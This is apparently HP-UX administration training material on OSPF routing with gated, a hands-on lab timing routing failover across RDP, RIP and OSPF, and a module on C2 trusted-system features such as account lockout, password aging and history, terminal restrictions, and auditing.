
Where multiple areas exist within an autonomous system, communication between areas will be performed between intra-area routers, which must connect to a single contiguous backbone to carry ALL the intra-area routing information traffic.

Route information from outside the AS can be imported and re-advertised by the OSPF AS external router.

Each router keeps its own topological database describing networks and routers known to be in the same area. Intra-area routers will have a separate topological database for each area it is connected to.

OSPF routers advertise not only “reachability”, but being a link state protocol; consider objects such as network and router states. The adverts, which are sent out by the OSPF router, are known as Link State Advertisements (LSA’s).

6-13. SLIDE: OSPF Working



Student Notes

When a router running OSPF comes on-line it sends out HELLO packets to establish neighbor adjacencies using the 224.0.0.5 multicast address.

Routers do not exchange routing information with each other in the random way which protocols like RIP do. First a designated router (DR) and backup designated router (BDR) election takes place. System administrators can influence the outcome of the DR election by assigning priorities to routers.


Once the DR and BDR are elected routers only ever exchange information with the DR (or BDR if the DR fails) using multicast address 224.0.0.6. The DR communicates with the ordinary routers on the normal 224.0.0.5 address. Utilizing this method, all the routers in the same area get the same information.

Routers now build a topology database from the LSA's received from the DR. Each router receives the same copy of the Link State Database, which it then turns into a branch tree with itself at the root.

Redundant Routing

From the interface costs (set by the system administrators) contained in the LSA's, the router calculates the cost of traversing each branch. The lowest cost branch is used for routing packets, with failover to the next highest cost route if the link state for any branch is marked as down in subsequent LSA's.

6-14. SLIDE: OSPF Routing



Student Notes

The link state database records routes and networks in a matrix database showing the cost of exiting each router along a particular path. The database is the consulted to calculate the least cost path.

6-15. SLIDE: OSPF Link State Database

OSPF Link State Database

	R1	R2	R3	R4	N1	N2	N3	N4	N5
R1					0	0			0
R2						0	0		
R3							0	0	
R4								0	0
N1	20								
N2	15	5							
N3		4	8						
N4			5	10					
N5	20			5					

Student Notes

6-16. SLIDE: OSPF Configuration

OSPF Configuration

gated.conf

```
routerid 128.1.1.10;
ospf yes {area 0.0.0.1
    {
        authtype none ;
        interface lan0 cost 10
        {
            enable;
            priority 10;
            hellointerval 10;
            transitdelay 10;
            retransmitinterval 10;
            routerdeadinterval 30;
        };
    };
};
```

Student Notes

Configuring OSPF on HP-UX systems is similar to RIP and Router Discovery. The gated daemon is configured using /etc/gated.conf.

The complete OSPF statement specification can be found in the man pages gated.conf(4).

In a simple single area all non router systems could have the above configuration, the routerid can be set to the systems IP address (it needs to be unique).

Routers would need to duplicate the interface statement for each interface name.

```
routerid 128.1.1.10;
ospf yes {area 0.0.0.1
    {
        authtype none ;
        interface lan0 cost 10
        {
            enable;
            priority 10;
            hellointerval 10;
            transitdelay 10;
```

Module 6
Redundant Routing

```
        retransmitinterval 10;
        routerdeadinterval 30;
    };
interface lan1 cost 10
{
    enable;
    priority 10;
    hellointerval 10;
    transitdelay 10;
    retransmitinterval 10;
    routerdeadinterval 30;
};
};
```

```
#    gdc checkconf
or
#    gated -c
```

Start gated from the command line

```
# gdc start
```

or

```
# gated
```

Monitor the network routing tables using **netstat -r** in the normal way.


NOTE:	If the routing tables are manually changed, always stop and restart gated.
--------------	--

6-17. LAB: Using Redundant Routes

The purpose of this lab is to expose delegates to the three routing protocols discussed in this chapter to enable them to judge which might be appropriate in a highly available intranet.

Systems

To enable us to see routes switch to alternate systems during a router failure, we need to work closely in groups of four systems:



Two of the systems will act as routers between the two networks 130 and 140. Group numbers will be assigned to prevent clashes between different syndicated groups. The two systems in the middle only have one network connection and will rely on one of the two routers to communicate with each other. The test will be for these two systems to be pinging each other throughout the lab.

The objective of the lab is to time how long after removing one of the acting routers, the routes repair themselves and a ping restarts.

You should find a script called `/home/h3045*/gated/make_gated.conf`. You will need this script to build the dynamic routing configuration files.

Backup Your Existing Configuration

All systems:

```
/home/h3045*/netfiles.sh -b /var/tmp/netfiles.lab6
```

Configure System Addresses

Each system will take its IP address as follows:

Module 6

Redundant Routing

OCTET 1: 130 or 140 depending which network the interface is attached to
OCTET 2: The group number assigned to your team
OCTET 3: Same as current configuration
OCTET 4: Same as current configuration

If for example you were one of the routers with LAN0 connected to the top network and LAN1 connected to the bottom network and assuming you were group 1:

LAN0 OLD	155.208.66.20	NEW	130.1.66.20
LAN1 OLD	none	NEW	140.1.66.20

Configure each system by editing `/etc/rc.config.d/netconf` and `/etc/hosts`. Do not configure gated to start automatically.

Example:

```
INTERFACE_NAME[0]="lan0"
IP_ADDRESS[0]="130.1.66.20"
SUBNET_MASK[0]="0xffff0000"
BROADCAST_ADDRESS[0]=" "
INTERFACE_STATE[0]=" "
DHCP_ENABLE[0]=0

INTERFACE_NAME[1]="lan1"
IP_ADDRESS[1]="140.1.66.20"
SUBNET_MASK[1]="0xffff0000"
BROADCAST_ADDRESS[1]=" "
INTERFACE_STATE[1]=" "
DHCP_ENABLE[1]=0
```

Comment out all the static routing in `/etc/rc.config.d/netconf`. Don't forget to change the IP address in the hosts file and add the new addresses in the routers hosts file.

Reboot and Test Systems

Once each system has rebooted, ensure that you can "ping" the other system on your network(s). The non-routers should get three responses from a ping to their broadcast address. The routers should get three responses from each interface when they ping the respective broadcast addresses.

On the Non-Router Systems

As yet the two clients should not be able to ping each other.

Open two windows on the non-routers. In the first:

```
# ping <other non-router>
```

In the second:

```
# while true
>do
```



```
> date
> netstat -rn
> sleep 5
>done
```

Leave these two windows open throughout the whole lab so your team can see what changes occur when the network state changes.

On All the Systems – Testing Router Discovery

Firstly create the gated configuration file on **ALL** systems:

```
# /home/h3045*/gated/make_gated.conf rdp
```

Once **everyone** has done that start the gate daemon on the systems in this order:

1. Both routers
2. Both non-routers

```
# gdc start
```

Observe the route appears as “default” in the non-router netstat output. The ping between the two systems should now be working.

Testing the failover – Router Discovery

It is possible for the non-routers to choose different default routers. That is okay. Remove both network cables from **ONLY** one of the routers. If the non-routers choose the same default router, then that is the one to remove the cables from. If they choose different routers, then you can remove the cables from either.

Make a note of the time that the cables were removed by looking at your while loop output, remember it is displaying the time every 5 seconds.

Make a note of the time here: _____

The ping will have stopped. As soon as the ping starts again, make a note of the time as given by the same while loop.

Make a note of the time here: _____

What changed in the routing tables during the test and does anything change when you place the cables back in the router?

Look at the log files `/var/adm/gated.log` for details about what the protocol was doing. The log file is overwritten in each section of this lab so if you want to review it later copy it to a safe place. Next step is to test the same thing using Routing Information Protocol.

On All the Systems – Testing Routing Information Protocol

Firstly stop the gated daemon and re-create the gated configuration file on **ALL** systems:

```
# gdc stop
# /home/h3045*/gated/make_gated.conf rip
```

Once **everyone** has done that start the gate daemon on the systems in this order:

1. Both routers
2. Both non-routers

```
# gdc start
```

Observe the route appears as a network route in the non-router netstat output. The ping between the two systems should now be working again.

Testing the failover – Routing Information Protocol

It is possible for the non-routers to choose different routers. That is okay. Remove both network cables from **ONLY** one of the routers. If the non-routers choose the same router, then that is the one to remove the cables from. If they choose different routers, then you can remove the cables from either.

Make a note of the time that the cables were removed by looking at your while loop output, remember it is displaying the time every 5 seconds.

Make a note of the time here: _____

The ping will have stopped. As soon as the ping starts again, make a note of the time as given by the same while loop.

Make a note of the time here: _____

What changed in the routing tables during the test and does anything change when you place the cables back in the router?

Next step is to test the same thing using Open Shortest Path First.

On All the Systems – Testing Open Shortest Path First

Firstly stop the gated daemon and re-create the gated configuration file on **ALL** systems:

```
# gdc stop
# /home/h3045*/gated/make_gated.conf ospf
```

Once **everyone** has done that start the gate daemon on the systems in this order:

1. Both routers

2. Both non-routers

```
# gdc start
```

Observe the route appears as a network route in the non-router netstat output. The ping between the two systems should now be working again.

Testing the failover – Open Shortest Path First

Remove both network cables from ONLY one of the routers. If the non-routers choose the same router, then that is the one to remove the cables from. If they choose different routers, then you can remove the cables from either.

Make a note of the time that the cables were removed by looking at your while loop output, remember it is displaying the time every 5 seconds.

Make a note of the time here: _____

The ping will have stopped. As soon as the ping starts again, make a note of the time as given by the same while loop.

Make a note of the time here: _____

What changed in the routing tables during the test and dose anything change when you place the cables back in the router?

Module 7 — Trusted Systems

Objectives


Upon completion of this module, you will be able to:

- List three additional security features available with C2 trusted systems.
- Convert a minimally secured HP-UX 11.00 system to a C2 trusted system.
- List two additional C2 security features in the areas of:
 - Login Management
 - Password Management
 - Terminal Management

7-1. SLIDE: UNIX Security Shortcomings

UNIX Security Shortcomings

- **Login Control**
 - Ability to boot to single-user mode without a password
 - No successive login failure
 - No account lifetimes
 - No checks for dormant accounts
- **Password Management**
 - No automatic password generator
 - Limited password aging capabilities
- **Terminal Management**
 - No location-based access controls
 - No time-based access controls



I need better ways to control access to the system. I need to keep the bad people out and let the good people in.

Student Notes

The standard UNIX security features have long been the target of criticism from many UNIX system administrators. These shortcomings appear on all UNIX based systems, not just HP-UX. These security shortcomings fall into three main categories:

Poor Login and Account Management Controls
Limited Password Management Tools
No Terminal Access Controls

Poor Login and Account Management Controls

- Many system administrators do not like the fact that a password is not required to boot a system to single-user mode in order to gain root access.
- UNIX system administrators would like to have accounts automatically disabled if successive login attempts fail for an account. (This helps to prevent password cracking programs from succeeding.) Standard UNIX security does not offer this capability.
- UNIX system administrators would like the ability to set a time period (i.e. lifetime) for an account. Once the time period expires, the account would be disabled automatically.

This would be useful for temporary or guest accounts. Standard UNIX security does not offer this capability.

- UNIX system administrators want to be notified when no activity occurs on accounts over a prolonged period of time (aka dormant accounts). These accounts should be disabled or removed to prevent other users (or hackers) from hiding their files in these accounts.


Limited Password Management Tools

- UNIX system administrators would like random password generators for their users, rather than allow them to pick their own passwords. When they chose their own passwords they often pick passwords which can be easily guessed.
- UNIX system administrators would like better password aging tools. A common enhancement request is to disallow users to set their passwords to one which has been used previously.

No Terminal Access Controls

- UNIX system administrators would like to limit which logins can be used on specific ports. For example, modem ports often need to be limited to only a select group of users.
- UNIX system administrators would like to control the time-of-day ports that can be used for login purposes. For example, they would like to limit logins to the hours between 7:00 am and 5:00 pm.

7-2. SLIDE: C2 Trusted Systems to the Rescue



Student Notes

In 1983, the Department of Defense (DoD) published a landmark publication *called The Orange Book*. The major contribution of the Orange Book is the definition of four security evaluation classes. The four security classes were:

- | | |
|---------|--|
| Class A | Mandatory and Verified Protection. This is the highest level of security possible. |
| Class B | Mandatory Protection. This type of system requires all objects (files, user accounts) be protected by the system administrator. Users have no control over access to files (even their own files). |
| Class C | Discretionary Protection. This type of system provides users with the security tools to sufficiently protect their own data. It also defines additional capabilities for the system administrator above the minimal security features. |
| Class D | Minimal Security. This type of system provides a minimum amount of security, including account protection through passwords, and file/directory protection through read, write, and execute permissions. |

HP's C2 Trusted System

All HP-UX systems (10.x and 11.x based systems) offer the capability of converting to a more secure focused system. The level of security of this new system meets the requirements of the Class C, level 2 definition as defined in the Orange Book, hence the name *C2 Trusted System*.

The additional security features realized by converting to HP's C2 trusted system include

- Enhanced Login Security
- Enhanced Password Management
- Password History
- Enhanced Terminal Security
- System Auditing

These specific features are discussed in the next four slides.

7-3. SLIDE: Enhanced Login Security Features

Enhanced Login Security Features

- Password required for single-user mode logins
- Account locked after successive login failures
- Account locked after specified time of inactivity (dormant accts.)
- Ability to specify a lifetime on accounts



Student Notes

On a non-trusted system, hackers gain unauthorized access by

- Rebooting the system to single-user mode, which provides access to the root account without a password.
- Running a password cracker program against a user account, trying all possible words until it figures out the password.
- Gaining access to a dormant account, and using the account to store and hide files which act as backdoors to the root account.

The enhanced login security features are designed to prevent a hacker from jeopardizing a system in the above manner.

Specifically, the enhanced login security features include


1. The requirement of a password when booting to single-user mode. On a C2 trusted system, the system can be configured to prompt for a password upon booting to single-user mode.

2. The disabling/locking of an account upon successive login failures. An account is disabled (i.e. locked) by placing an asterisk in its password field if successive login attempts to the account fail. The number of successive login attempts is configurable for each account. This prevents hackers from trying to guess the password upon login.
3. The disabling/locking of an account which has been inactive (dormant) for a pre-defined period of time. An account which has not been logged into for 30 days (default value) will be inactivated by disabling the password. If the account needs to be reactivated, the system administrator simply resets the password.
4. The disabling or locking of an account after a specified period of time (i.e. the account's lifetime). Accounts can be defined to allow access only up to a specific date. Once that date is reached, the account is inactivated by disabling the password. If the account needs to be reactivated, the system administrator simply resets the password.

7-4. SLIDE: Enhanced Password Management

Enhanced Password Management

- **Three different password generators:**
 - letters-only password generator
 - letters, numbers, and punctuation characters
 - pronounceable phrases
- **More password aging capabilities**



Student Notes

On a non-trusted system, there are no password generators available to the users. In addition, the password aging features are limited, and leave the system administrator wanting for more.

On a C2 trusted system, the system administrator is able to utilize additional password management tools, including random password generators for the users and a more feature-rich password aging tool.

- **Random Password Generators**

There are three different random password generators available with trusted systems. The first generates passwords containing only letters (like **dfgplqw**). The second generates passwords containing letters, numbers, and punctuation symbols (like **a@!9j%3**). The third generates passwords containing pronounceable words (like **akgrid** or **hozack**).

When a user's password expires, the user will be asked to run the **passwd** command. Upon doing so, a new recommended password will be automatically generated and displayed. If the user likes the password he can select it. Otherwise he can reject it, and

another password will be generated. Passwords will continue being generated until the user selects one.

- **More Password Aging Capabilities**


There are additional password aging time periods which can be defined with a trusted system. The additional time periods are:

Minimum Time	This is the minimum period of time for which the user must keep his password. The default is two weeks. This keeps the user from changing his password right back to one of the previous passwords.
Warning Time	This is the period of time just prior to the password expiring during which the user is given a courtesy warning related to the password's expiration date. The default value is two weeks, and the user is not required to change his password during this period (though it is strongly encouraged).
Expiration Time	This is the period of time for which the password is valid. If a user logs in after this time period, then they will be required to reset their password to a new value.
Account Lifetime	This is the period of time for which the account is valid. If the user tries to log in after this time period, they will be denied. Once the account lifetime date passes, that account will not be allowed to login.

7-5. SLIDE: /tcb Password History Functionality

/tcb Password History Functionality

```
/etc/default/security  
  
PASSWORD_HISTORY_DEPTH=5  
  
/tcb/files/auth/system/pwhist/pwhist_2  
  
user1:xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx  
user2:aaaaaaaaaa  
user3:kkkkkkkkkkssssssssss
```



Student Notes

HP-UX 11.x trusted systems provide a mechanism for preventing users from re-using previously used passwords. The `/tcb/files/auth/system/pwhist/pwhist_2` file contains a password history for each user. When a user executes the `passwd` command, this file is checked to verify that the user's newly chosen password hasn't been used previously.


The length of the password history is configurable up to a maximum of 10 previous passwords by setting the `PASSWORD_HISTORY_DEPTH` variable. The configuration file, `/etc/default/security` maintains this variable. The `PASSWORD_HISTORY_DEPTH` variable is a system-wide parameter that applies to all user accounts. If you are implementing the password history mechanism for the first time, you will need to create `/etc/default/security`.

7-6. SLIDE: Enhanced Terminal Security

Enhanced Terminal Security

- Limit terminal access by time of day
- Limit terminal access to certain user accounts

Time of day terminal access



Terminal access specified for each user

	tty1	tty2	tty3	tty4	tty5	tty6	tty7
User russ	OK	OK	OK	OK	OK	OK	OK
User mary	OK	OK		OK		OK	
User matt	OK	OK	OK	OK	OK		

Student Notes

Additional terminal security features will be realized by converting to a C2 trusted system, including:

- Terminal access based on time of day.
- Terminal access based on user account.

Terminal Access based on Time of Day

With C2 trusted systems, terminal access can be limited for each terminal to a specific time of day. For example, the slide shows the terminal port **tty7** allowing logins only between the hours of 8:00 AM and 5:00 PM. If any login attempt is made outside of these hours, the login attempt will be denied. This is useful if user access is only desired during business hours and not during non-business hours.

NOTE:

This feature does NOT log a user out at 5:00 PM. This feature only prevents a new user from logging in after 5:00 PM. If a user logs in at 4:59 PM, he could then stay on the system as long as he likes (unless other precautions are taken).

Terminal Access Based on User Account

With C2 trusted systems, terminal access can also be limited to only certain users. The slide shows that the user **russ** has access to all seven terminals, while users **mary** and **matt** only have access to some of the terminals.

<i>NOTE:</i>	This feature only applies to logins. If the user russ logged into tty7 and then su'd to user matt , this would be acceptable.
--------------	--

7-7. SLIDE: C2 Trusted System Auditing

C2 Trusted System Auditing

- Audit system calls performed programs by programs executed by users
- Audit all or some of the system calls
- Audit all or some of the users

** Beware: Audit log files can grow extremely quickly



Student Notes

Another security feature realized with trusted systems is auditing. On HP-UX trusted systems, auditing can be enabled to monitor all or selected system calls being generated for all or selected users.

Auditing system calls is a more reliable method for monitoring activity than auditing commands. With commands, actions can be easily disguised by linking a dangerous command (like `rm`) to a seemingly innocent name (like `dir`). When the command `dir *` is executed, all files in the directory are removed, though this would not be obvious if just the command names were being audited.

Because system calls are audited, activity cannot be disguised. However, there is much more data being logged, since there are many system calls executed for every one command. To limit the amount of data, not all system calls need to be logged, and not all users need to be audited. For example, operating system accounts (user IDs 099) usually do not need to be audited, and common system calls like `fork()`, `exec()`, and `close()` probably do not need to be logged. These system calls and user accounts can be filtered to limit the large amount of data being logged when auditing is turned on.

7-8. LAB: Trusted Systems

Part I: Configuring a Trusted System

The conversion process to a C2-Trusted System is only supported through SAM on HP-UX 10.x and 11.00 systems.

1. Use SAM to convert to a C2 Trusted System:

```
# sam
  enter Audit & Security
    enter System Security Policies
```

1. At this point, if the system is not already configured as a trusted system, SAM will attempt to convert to a trusted system.
 2. List the three actions performed by SAM in converting to a trusted system:
 - 1.
 - 2.
 - 3.
2. Continue with the conversion to a trusted system, even if the system warns about ACLs (Access Control Lists) not being currently supported on vxfs.

At the System Security Policy menu, configure the following items:

- Lock inactive accounts after 60 days.
 - Disable an account after 5 successive login failures.
 - Require login upon booting to single-user mode.
 - Enable password aging to be:
 - a minimum of 0 days
 - a maximum of 180 days
 - a warning period of 30 days prior to a password expiring
 - a password lifetime of 210 days
